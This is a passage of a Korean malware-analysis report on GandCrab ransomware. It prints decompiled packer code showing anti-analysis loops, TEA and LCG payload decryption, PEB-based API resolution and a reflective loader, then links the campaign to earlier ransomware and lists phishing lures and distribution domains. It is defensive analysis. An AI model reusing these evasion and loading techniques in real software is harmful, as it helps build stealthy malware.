


그림 94 갠드크랩 버전 5.0.4의 랜섬노트

이전 갠드크랩 버전에서 사라졌던 배경화면 이미지 변경 기능이 다시 나타났다.




그림 95 감염 배경화면 생성



## V. 패커(Packer) 분석

패커란, 실행파일을 압축하는 기술로 정상 코드를 압축해 실행코드의 크기를 줄이고 코드분석을 어렵게 하기위한 목적으로 사용된다. 갠드크랩 랜섬웨어는 대부분 패킹이 되어있으며, 공개된 실행 파일 압축 프로그램이 아닌 공격자가 생성한 패커로 패킹된 것으로 보인다.

### 1) Step1. TEA와 LCG

갠드크랩 랜섬웨어의 패커는 분석 방해 및 탐지우회를 위해 조건문과 반복문으로 구성이 되어있다.

```
PostMessageA(0, 1u, 0, 0);
if ( FileInformation.nFileSizeLow == 345 && strlenA(String) > 534 )
{
    GetProcessHandleCount(0, 0);
    GetProcessWorkingSetSize(0, 0, 0);
    GetLongPathNameA(0, 0, 0);
    OpenEventLogW(0, 0);
    InitiateSystemShutdownA(0, 0, 0, 0, 0);
    SetScrollRange(0, 0, 0, 0, 0);
    EnableScrollBar(0, 0, 0);
    if ( !GetProcessId(0) )
    {
        TerminateThread(0, 0);
        TerminateThread(0, 0);
        GetLongPathNameA(0, 0, 0);
        sub_4017A6(&v9);
        sub_401000(0.23453456);
        calloc(0x1650A89u, 1u);
        sub_401DA2(L"loyatalotubifomapi ticisekore dawiruwodonuje");
        printf("%s %c %f", "wabukehebu zopobuyowa gakikobumawirupetirudo", 115, 0.1);
        sprintf(String, "tonomoxadarerajo micuzasutenuboba mupotukemo");
        sub_401A9E(&FileInformation.ftLastWriteTime.dwHighDateTime);
        sub_401ECB(&v9);
    }
    GetProcessTimes(0, 0, 0, 0, 0);
    sub_401E02(&v19, "piwovagitetekamihabitedo");
    v4 = 0;
    v17 = 1;
    do
    {
        if ( !v17 )
            break;
        GetThreadTimes(0, &CreationTime, &ExitTime, &KernelTime, &UserTime);
        GetFileInformationByHandle(0, &FileInformation);
        GetFileType(0);
        if ( v4 > 0x18364C
            && FileInformation.ftLastAccessTime.dwLowDateTime != 0x344631
            && UserTime.dwHighDateTime != 0x20F6580
            && ExitTime.dwHighDateTime != 0x2B8540E
            && KernelTime.dwHighDateTime != 0x52CCA9 )
        {
            v17 = 0;
        }
        ++v4;
    }
    while ( v4 < 2342154134 );
}
```

그림 96 탐지 우회 시도

“GlobalAlloc”, “VirtualAlloc”등의 메모리 할당 함수를 이용해 메모리를 할당한다.

```
alloc_addr_v6 = GlobalAlloc(0, 0x92A8u); // GMEM_FIXED, Size(Byte)
```

그림 97 가상메모리 할당

할당 된 주소 영역에 원본 파일에서 바이너리를 읽어와 저장한다.

```
KernelTime.dwHighDateTime = alloc_addr_v6;
for ( NextSize = origin_file_ptr; v7 < dwSize; ++v7 )
{
    CloseHandle(0);
    alloc_addr_v6[v7] = sub_40120B(NextSize, v7); // Copy Binary
}
```

그림 98 바이너리 복사

복사하는 바이너리는 다음 방법 중 한 가지 방법에 의해 복호된 값이다.

- ① TEA(Tiny Encryption Algorithm)<sup>6)</sup>알고리즘을 이용해 값을 복호화
- ② 선형 합동 생성기(Linear congruential generator, LCG)<sup>7)</sup>를 이용해 키를 획득.  
획득한 키를 이용해 XOR 연산해 정상 바이너리를 획득함

TEA 알고리즘을 이용해 바이너리를 복호화 하는 코드는 다음과 같다.

```
result = (*a2 >> 3);
if ( result )
{
    v4 = a1;
    v5 = *a2 >> 3;
    do
    {
        result = sub_401120(v4, a3);
        v4 += 2;
        --v5;
    } while ( v5 );
}
return result;

unsigned int *__cdecl sub_401120(unsigned int *a1, int *a2)
{
    unsigned int v2; // ebx
    unsigned int v3; // edi
    unsigned int v4; // ecx
    unsigned int *result; // eax
    int v6; // [esp+Ch] [ebp-14h]
    int v7; // [esp+10h] [ebp-10h]
    int v8; // [esp+14h] [ebp-Ch]
    int v9; // [esp+18h] [ebp-8h]
    unsigned int v10; // [esp+1Ch] [ebp-4h]
    signed int v11; // [esp+2Ch] [ebp+Ch]

    v2 = *a1;
    v3 = a1[1];
    v6 = *a2;
    v7 = a2[1];
    v10 = 0xC6EF3720;
    v8 = a2[2];
    v9 = a2[3];
    v11 = 32;
    do
    {
        GradientFill(0, 0, 0, 0, 0, 0);
        BeginPath(0);
        FillPath(0);
        v3 -= (v2 + v10) ^ (v8 + 16 * v2) ^ (v9 + (v2 >> 5));
        StretchBlt(0, 0, 0, 0, 0, 0, 0, 0, 0, 0);
        SetRectRgn(0, 0, 0, 0, 0);
        v4 = v10;
        v10 += 0x61C88647;
        v2 -= (v3 + v4) ^ (v6 + 16 * v3) ^ (v7 + (v3 >> 5));
        --v11;
    } while ( v11 );
    result = a1;
    a1[1] = v3;
    *a1 = v2;
    return result;
}
```

그림 99 TEA 알고리즘을 이용한 바이너리 복호화

선형 합동 생성기는  $0x343FD * ptr(0x3B7F43C) * 0x269EC3$ 을 연산해 키 값을 생성하고 생성한 값으로 바이너리와 XOR 연산한다.

6) 페이스탈(Feistel) 암호를 기반으로 한 가볍고 빠른 암호 알고리즘  
7) 유사난수 생성기의 일종

```

XOR_Key_dword_3B7F43C = 0x343FD * XOR_Key_dword_3B7F43C + 0x269EC3; // LCG
GetWindow(0, 0);
SetWindowsHookA(0, 0);
GetHGlobalFromStream(0, &phglobal);
result = BYTE2(XOR_Key_dword_3B7F43C);
*(index + Encoded_Data_a1) ^= BYTE2(XOR_Key_dword_3B7F43C);

```

그림 100 LCG 알고리즘을 이용한 바이너리 복호화

바이너리 복호화 후 해당 메모리 영역을 실행 시켜 다음 스텝을 진행한다.

Address	Hex dump	ASCII	Address	Hex dump	ASCII
0017A048	B2 FD 8D 00 1E 96 86 6E 73 57 CD 96 17 C6 DE D7	???.U??.+..?	0017A048	E8 03 C2 0C 00 55 8B EC 81 EC 00 10 00 00 C7 45	???.U??.+..?
0017A058	EC 5B 35 94 9A 0F 0E 58 C7 20 C8 8A D7 88 94 CE	???.U??.+..?	0017A058	C4 07 0D 00 00 C7 45 8B EC 00 00 40 00 8D 85 58 FF	???.U??.+..?
0017A068	4D BA 44 E4 84 9B 9F 66 B5 C2 7C A2 FA AF 84 2A	M???.U??.+..?	0017A068	FF FF 9D 8D 45 D8 50 8D 45 A0 50 E8 0A 08 00 00	P???.U??.+..?
0017A078	8E 7F A0 02 43 6C 9B D0 EA D0 67 92 19 FA 4F AD	???.U??.+..?	0017A078	83 C4 0C E8 04 00 00 00 00 00 00 58 89 85 74	???.U??.+..?
0017A088	0C 13 E6 BA DA 86 28 08 02 44 47 D0 40 C9 55 71	???.U??.+..?	0017A088	FF FF FF 8B 00 85 C0 74 03 C9 FF E0 E8 FD 08 00	???.U??.+..?
0017A098	D5 D2 DA A6 A0 A6 A7 14 FF 13 A2 68 4C 72 B5 FF	???.U??.+..?	0017A098	00 8B 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???.U??.+..?
0017A0A8	F3 CE 00 22 37 E8 61 DA 4D C0 E0 13 FB 61 D0 63	???.U??.+..?	0017A0A8	F8 8B 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???.U??.+..?
0017A0B8	91 F7 9F 39 31 D2 E6 E9 59 DC F8 54 CF 68 FA 35	???.U??.+..?	0017A0B8	68 6B 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???.U??.+..?
0017A0C8	4A D6 CC F4 73 38 DA 45 02 5F 83 54 C2 1E 1D 04	???.U??.+..?	0017A0C8	80 2B 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???.U??.+..?
0017A0D8	43 F8 8C 8A 68 80 78 C7 FA 51 B4 B6 1F 09 7D C0	???.U??.+..?	0017A0D8	FF 5B 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???.U??.+..?
0017A0E8	D1 46 4E 9F 7F 68 C7 F8 79 CC 3A 87 53 D6 42 68	???.U??.+..?	0017A0E8	C7 8B 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???.U??.+..?
0017A0F8	7A E0 B3 33 58 A3 FC 02 0F 33 85 06 F8 67 EA 11	???.U??.+..?	0017A0F8	63 8B 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???.U??.+..?
0017A108	0E 06 A3 EE 94 AC 62 21 0C 46 08 12 57 40 4A 6A	???.U??.+..?	0017A108	55 A3 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???.U??.+..?
0017A118	3B 5B 29 7D C8 78 8D 7E 7C 95 7D 59 95 59 A9 05	???.U??.+..?	0017A118	85 7B 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???.U??.+..?
0017A128	D6 07 30 8D 55 AC 88 1E E9 40 15 C6 B0 F6 08 A8	???.U??.+..?	0017A128	C7 4B 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???.U??.+..?
0017A138	B3 A0 36 8D 02 E5 85 15 56 DA 0A 05 68 0F 33 15	???.U??.+..?	0017A138	C8 F8 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???.U??.+..?
0017A148	F7 15 DA 8D 90 9C D0 F3 40 71 EA 87 D8 0F 32 E9	???.U??.+..?	0017A148	74 C8 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???.U??.+..?
0017A158	CE 0D 66 23 E9 23 21 E8 2A 8D A2 BA 1E FC 0A 59	???.U??.+..?	0017A158	65 0B 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???.U??.+..?
0017A168	B0 6D 0A CA E5 F7 88 AC C0 14 AE 6C 81 E8 50 00	???.U??.+..?	0017A168	45 A3 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???.U??.+..?

그림 101 복호화 된 메모리영역 실행

## 2) Step2. PE파일 리빌드

두 번째 단계는 PE파일을 리빌드하고 메모리에 적재하여 실행시키는 것이 주요목적이며, 리빌드를 위해 PEB의 LDR구조체를 참조하여 Kernel32.dll의 Export 함수를 읽어오기 위해 다음과 같이 진행한다.

```
PEB = __readfsdword(0x30u);
PEB_ = PEB;
LDR = *(PEB + 0xC);
v20 = 0;
LoadLibrary = 'e\0k'; // kernel32.dll
v15 = 'n\0r';
v16 = 'l\0e';
v17 = '2\03';
v18 = 'd\0.';
v19 = 'l\01';
InLoadOrderModuleList = *(LDR + 0xC);
InLoadOrderModuleList_ = *(LDR + 0xC);
while ( 1 )
{
    InLoadOrderModuleList_ = InLoadOrderModuleList_>int0;
    if ( InLoadOrderModuleList_>DllBase )
    {
        if ( !strcmp_sub_4E34(InLoadOrderModuleList_>BaseDllName, &LoadLibrary) )// kernel32.dll
            break;
    }
    if ( InLoadOrderModuleList == InLoadOrderModuleList_ )
        return 0;
}
if ( InLoadOrderModuleList == InLoadOrderModuleList_ )
    return 0;
DllBase = InLoadOrderModuleList_>DllBase;
EAT = (*(DllBase + 0x3C) + DllBase + 0x78); // _IMAGE_EXPORT_DIRECTORY
AddressOfNames = (DllBase + *(&EAT->AddressOfNames + DllBase));// AddressOfNames
AddressOfNameOrdinals = (DllBase + *(&EAT->AddressOfNameOrdinals + DllBase));// AddressOfNameOrdinals
LoadLibrary = 'PteG';
v15 = 'Acor';
v16 = 'erdd';
v17 = 'ss';
while ( strcmp_sub_4E0B((DllBase + *AddressOfNames), &LoadLibrary) )// GetProcAddress
{
    ++AddressOfNames;
    ++AddressOfNameOrdinals;
}
RVA_GetProcAddress = *(&EAT->AddressOfFunctions + DllBase) + 4 * *AddressOfNameOrdinals + DllBase;
v17 = 0;
VA_GetProcAddress = (DllBase + RVA_GetProcAddress);
LoadLibrary = 'daol';
v15 = 'rbil';
v16 = 'Ayra';
LoadLibrary_ = VA_GetProcAddress(DllBase, &LoadLibrary);
*GetProcAddress__ = VA_GetProcAddress;
*LoadLibrary__ = LoadLibrary;
*ImageBaseAddress = *(PEB_ + 8);
```

그림 102

원본 바이너리에서 PE 파일의 시작 주소 + 0x5의 주소값을 Size로 메모리를 할당한다.

```
sub_4E8F(*&memory[-1].ImageBase, 0x100000, memory[-1].GetVersionEx);
memory[-1].hAlloc = (memory[-1].VirtualAlloc)(0, *(&memory[-1].Original_Binary_ + 5), 0x1000, 4);// Original_Binary_ + 5
```

그림 103 메모리 할당



압축되어 있던 원본 바이너리 파일의 +0x40주소부터 읽어와 PE파일을 압축 해제한다.  
(0x39 주소까지는 PE파일 압축 해제 및 실행 관련 설정코드가 삽입)

```

LABEL_18:
    MZ_index = *MZ_Header++; // here
    if ( MZ_index < 0x10 ) // 0x40
    {
        v11 = (*MZ_Header >> 2) + (MZ_index << 6) + 0x701;
        *hAlloc_ = hAlloc_[-v11];
        hAlloc_[1] = hAlloc_[-v11 + 1];
        ++MZ_Header;
        hAlloc_[2] = hAlloc_[-v11 + 2];
        hAlloc_ += 3;
    }
LABEL_20:
    v5 = v11;
    goto LABEL_21;
}
while ( 1 )
{
    if ( MZ_index >= 0x40 ) // here
    {
        v13 = MZ_index & 0x1F; // 0
        if ( v13 < 0x1C )
        {
            v15 = (*MZ_Header++ >> 2) + ((MZ_index & 0x1F) << 6) + 1; // (0x0E >> 2) + (0 & 0x1F) << 6 + 1 = 0x3 + 0 + 1 = 0x4
            v14 = &hAlloc_[-v15]; // hAlloc[5]
            v5 = v15;
        }
        else
        {
            v14 = &hAlloc_[-v5];
        }
        v16 = (MZ_index >> 5) - 1; // 0x1
    }
    LABEL_31:
        *hAlloc_ = *v14; // hAlloc[0x9] = hAlloc[0x5]
        hAlloc_[1] = v14[1]; // hAlloc[0xA] = hAlloc[0x6]
        hAlloc_ += 2;
        v17 = v14 + 2;
        do
        {
            *hAlloc_++ = *v17++;
            --v16;
        }
        while ( v16 ); // go
        goto LABEL_21;
    }
    if ( MZ_index < 0x20 )
        break;
}

```

그림 104 PE 파일 압축 해제 코드 일부

원본 바이너리 + 0x39 까지는 PE파일 압축 해제 및 실행 관련 설정코드가 삽입되어 있다.

Address	Hex dump	ASCII	Address	Hex dump	ASCII
0017ADFF	06 6C 83 00 00 00 14 01 00 00 60 01 00 A5 44 00	-1?..r..r..	00B50000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ?L...J...
0017AE0F	00 60 09 01 00 A0 00 00 00 00 40 01 00 E0 01 00	..r..?..@r..?	00B50010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?...@.....
0017AE1F	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	00B50020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0017AE2F	00 00 50 01 00 A8 09 00 00 1A 4D 5A 90 00 03 00	..Pr..?..MZ?L..	00B50030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0017AE3F	00 00 04 40 0E FF FF 00 0E B8 00 A0 02 40 00 20	...@...?..?..	00B50040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	??..??L?Th
0017AE4F	01 00 01 F8 40 0C 00 27 0E 1F BA 0E 00 B4 09 CD	r..r..'??..?	00B50050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
0017AE5F	21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72	?L?This progr	00B50060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
0017AE6F	61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E	am cannot be run	00B50070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
0017AE7F	20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A	in DOS mode....	00B50080	22 45 4E 56 66 24 20 05 66 24 20 05 66 24 20 05	"ENVF\$  f\$  f\$
0017AE8F	24 C1 0C 05 22 45 4E 56 66 24 20 05 E0 0C 02 20	\$? "ENVF\$  ?	00B50090	20 75 FF 05 62 24 20 05 20 75 C0 05 64 24 20 05	u  b\$  u?d\$
0017AE9F	75 FF 05 62 80 1F C0 05 64 5E 68 76 BC 60 6D 67	u  b?d?kv?mg	00B500A0	60 76 C0 05 64 24 20 05 66 24 20 05 67 24 20 05	kv?d\$  f\$  g\$
0017AEAF	40 0C 02 6F 5C B3 05 75 80 3F 21 05 E4 80 7F C5	@..o?u? ?D	00B500B0	6F 5C B3 05 75 24 20 05 66 24 21 05 E4 24 20 05	o\?u\$  f\$  ?
0017AEBF	05 77 80 1D FB 80 7F 6B 76 FE 80 1C 01 52 69 63	w? kv?Ric	00B500C0	68 76 C5 05 77 24 20 05 68 76 FB 05 67 24 20 05	kv?w\$  kv?g\$
0017AECF	68 60 CC 36 02 EE 50 45 00 0C 05 4C 01 06 00 DE	h?z?E... Lr..	00B500D0	68 76 FE 05 67 24 20 05 52 69 63 68 66 24 20 05	kv?g\$  RichF\$
0017AEDF	74 6A 5A E0 4C 07 E0 00 02 01 0B 01 0C 00 00 72	tjZ?*?j r...r	00B500E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0017AEFF	40 31 9E A0 4E A5 44 40 11 10 40 0D 00 C4 54 60	@1?N?@?@.??T	00B500F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0017AEFF	20 02 00 0B 05 00 01 80 7C E0 1E 00 60 5D 04 A0	..?.. .. ..?..]	00B50100	DE 74 6A 5A 00 00 00 00 00 00 00 00 00 00 00 00	PE..Lr..
0017AF0F	29 02 00 9D 85 80 A0 60 AC 27 00 1C 27 00 18 A0	..?..?..?..?	00B50110	0B 01 0C 00 00 72 00 00 00 9E 00 00 00 00 00 00	f?r...r...?.....
0020A01C	B9 09 00 BD A0 81 49 01 01 DD 01 32 02 80 02 01	?.??r?z?r..r			

그림 105 (좌) 원본 바이너리 (우) 압축 해제된 바이너리



복호호화 후 이미지베이스(0x400000)를 0으로 세팅한다.

```
* &memory[-1].ImageBase_ = * &memory[-1].ImageBase;
memset_sub_4DCD(* &memory[-1].ImageBase, 0, *(&memory[-1].Original_Binary_ + 9)); // Set NULL bytes
```

그림 106 이미지베이스 초기화

초기화 된 이미지베이스에 복호화 한 바이너리를 복사하고 원본 바이너리 시작 주소 (0x17ADFF) + 0xD 주소에 있는 값을 읽어와 (이미지베이스 + 0x44A5) 점프해 코드를 진행한다.

```
* &memory[-1].field_64 = *(&memory[-1].Original_Binary_ + 0xD); // Original_Binary_ + 0xD = 0x44A5
(( * &memory[-1].ImageBase_ + * &memory[-1].field_64 )); // 0x44A5 (JMP)
```

그림 107 복호화된 코드 실행

### 3) Step3. ReflectiveLoader를 이용한 OEP로드

[그림 92]의 v2 주소에 있는 값(= 2)과 0x414250의 값부터 한 바이트씩 차례대로 읽어와 XOR연산을 통해 바이너리를 획득한다.

```
v2 = 2; // 0x02 0x01 0x23 0x03
// 0x0d 0x13 0x14 0x0a
// 0x0b 0x13 0x0f

v3 = 1;
v4 = 0x23;
v5 = 3;
v6 = 0xD;
v7 = 0x13;
v8 = 0x14;
v9 = 0xA;
v10 = 0xB;
v11 = 0x13;
v12 = 0xF;
OpenProcess(0, 0, 0);
if ( GetLastError() == 'W' )
{
    v0 = 0;
    index_v1 = 0;
    do
    {
        *(&off_414250 + index_v1) ^= *(&v2 + 4 * v0++);
        if ( v0 == 11 )
            v0 = 0;
        ++index_v1;
    }
    while ( index_v1 < 0x13000 );
    if ( !sub_401243() )
        ExitThread(0);
}
```

그림 108 바이너리 복호화

정상적으로 복호화 되었는지 Magic Member = 0x10B(PE32)를 확인한다.

if ( *(&word_414268 + 0xB0A14E3) != 0x10B ) return 0;				
Member	Offset	Size	Value	Meaning
Magic	00000108	Word	010B	PE32

그림 109 정상적으로 복호화 되었는지 확인

파일 데이터 형태로 존재하는 악성코드를 “ReflectiveLoader” 함수를 이용해 메모리에 로드하고 OEP 주소리턴 받은 후 OEP 주소를 실행시킨다.

```

if ( v0 )
{
    ReflectiveLoader_v1 = (&off_414250 + v0);
    if ( VirtualProtect(&off_414250, 0x13000u, 0x40u, &flNewProtect) )
    {
        OEP_v2 = ReflectiveLoader_v1();           // ReflectiveLoader
        if ( OEP_v2 )
        {
            v3 = OEP_v2(0, 6, &v5);               // call eax(oep)
            v5 &= -(v3 != 0);
        }
        VirtualProtect(&off_414250, 0x13000u, flNewProtect, &flOldProtect);
    }
}
return v5;

```

그림 110 OEP로드

## VI. 연관성 분석

갠드크랩은 기존에 국내에서 유포되었던 랜섬웨어들과 유사한 특징을 가지고 있다. 공격자는 신뢰할 만한 기관 및 기업이나 특정 인물을 사칭해 한국어로 작성된 악성 이메일을 발송하였으며, 링크나 첨부된 악성코드를 실행시키도록 유도하였다. 악성코드 분석을 통해 동일한 상용 압축프로그램을 사용하거나 유사 패킹 알고리즘을 이용하는 등 기존에 유포되었던 랜섬웨어들과의 유사한 공격 방법과 기술을 확인할 수 있었다.

### 1. 연관성 정보

국내를 타겟으로 갠드크랩을 유포한 공격자는 비너스락커-오토디크립터-갠드크랩 순으로 랜섬웨어를 유포한 것으로 추정된다. 주로 이메일을 이용하는 등 유포에 사용되는 기술 및 방법이 매우 유사하였다.



특징정보	갠드크랩 연관성
<ul style="list-style-type: none"> <li>- 정교하게 한글로 작성된 이메일</li> <li>- 국내 상황별 이메일 주제 및 내용</li> <li>- 탈취 및 인용한 메일 발송 주소</li> <li>- 국내 기업 압축포맷 사용 (첨부파일)</li> <li>- 링크파일 및 VBS를 통한 랜섬웨어 실행 과정</li> <li>- 링크파일에 저장되어 있는 문자열</li> <li>- 악성코드 내부에 존재하는 문자열</li> </ul>	VenusLocker-AutoDecryptor와 유사한 유포방법
<ul style="list-style-type: none"> <li>- 링크파일이나 악성문서에서 나타나는 동일한 생성자명</li> <li>- 동일한 유포지(IP) 사용</li> <li>- 유사한 도메인 사용</li> </ul>	동일한 갠드크랩 유포자
<ul style="list-style-type: none"> <li>- 동일한 유포지(도메인) 사용</li> </ul>	Megniber에서 사용한 유포지
<ul style="list-style-type: none"> <li>- 동일한 패커 사용</li> </ul>	Hermes&Megniber에서 사용된 패커

매그니베르와 헤르메스의 경우 동일한 유포지 및 패커를 사용한 것으로 나타났으나, 많이 사용되는 패커이기 때문에 유포지 하나의 정보만으로는 같은 유포자라고 특정하기 어렵다.

	갠드크랩	매그니베르	헤르메스	비너스락커 (오토디크립터)	모네로 마이너
주요 목적	가상화폐 (금전적 이익)				
유포 방법	한글 이메일(사칭) 메그니튜드 익스플로잇 멀버타이징	메그니튜드 익스플로잇	플래시 취약점	한글 이메일(사칭)	한글 이메일(사칭)
디코딩 루틴	TEA, LCG 이용 PE 파일 복호화			ConfuserEx	-
언어 체크	러시아어 포함 16개 언어 제외	한국어 대상	러시아어, 우크라이나어, 벨라루스어 제외	-	-
암호화 방식	RSA-AES, RSA-Salsa20	AES	RSA-AES	RSA-AES	AES, TF, TreF
C2 정보	DNS 질의 통한 C2 획득,	하드코딩 + 와일드카드 서브 도메인	-	하드코딩	하드코딩
통신 정보	공개키 획득, 감염시스템 정보 전송	가상머신 체크 감염시스템 정보 전송	-	감염시스템 정보 전송	추가파일 다운

## 2. 악성 이메일 유포 방식의 연관성

‘16년 12월부터 국내를 대상으로 신뢰할 만한 기관이나 기업을 사칭해 랜섬웨어를 유포하는 정황이 포착되었다. 주로 ‘과태료 등의 납부 고지서’, ‘이력서’, ‘연말정산’과 같이 특정 인물이나 기관을 사칭하여 메일을 발송하고 사용자가 첨부파일을 열람하도록 유도하였다. 메일의 내용으로 보아 공격자는 국내 이슈 및 제도를 잘 알고 있을 것으로 추정되며 보통 이상의 한국어 구사실력을 갖추고 있는 것으로 추측된다.

갬드크랩	비너스락커
 <p>(18.5) Gand Crab</p>	 <p>(17.5) VenusLocker</p>

공격자는 다수의 피해자가 발생하도록 악성 이메일 유포에도 노력을 기울였다. 일반 사용자에게는 신뢰할 수 있는 기관이나 택배 등을 사칭해 메일을 열람하도록 유도하였으며, 기업의 담당자(인사담당)에게는 이력서를 사칭하는 등 사회공학적 기법을 이용해 활발히 공격을 수행했다.



유포일	제목	첨부파일 형태	악성코드
2017.1.2	KIEP 대외경제정책연구원 내부지침 사항	내부지침사항.egg	VenusLocker
3.22	내부지침사항	내부지침 사항.zip	
5.9	FedEx Express 배송관련 안내	지점안내.doc	AutoDecrypt
5.31	[eFINE]위반사실 통지 및 과태료부과 사전통지서	과태료부과고지서.egg	
6.5	[eFINE] 위반사실 통지 및 과태료부과 사전통지서	과태료부과사전고지서.egg	VenusLocker
12.11	로렌하이 해킹으로 인한 개인정보 유출 공지	개인정보방법.egg	MoneroMiner
2018.4.21	책임과 열정을 다하겠습니다	임지은.egg	GandCrab 2
5.1	[이미지 무단사용] 제가 제작한 이미지들을 동의 없이 이용하고 있으셔서 메일드려요(임성은 개인 제작자)	이미지내용정리(확인요망).egg	
5.5	[eFINE]위반사실 통지 및 과태료부과 사전통지서	과태료납부고지서(사진 포함).egg	
5.15	한진택배 배송관련 안내(배송팀 김지훈)	배송장(한진택배).egg	GandCrab 3
5.29	[문막]현대자동차 카마스터 모집합니다.	첨부파일 링크 (laruart.com)	
5.29	중요한 정보에 관하여 선적 from DHL 익스프레스	첨부파일 링크 (wmbrokers.net)	
8.9	[공정거래위원회]전자상거래 위반행위 조사통지서	전자상거래 위반행위 통지서.egg	GandCrab 4
11.15	장윤성 입사지원서	장윤성 이력서.doc	GandCrab 5
12.3	양미라 입사지원서	이력서(양미라).alz	
12.19	연말정산 변경사항안내(2018년도 변경사항 안내)	첨부파일 링크 (eros777.org)	
12.26	연말정산 변경사항안내(2018년도)	2018년 연말정산 안내.alz	

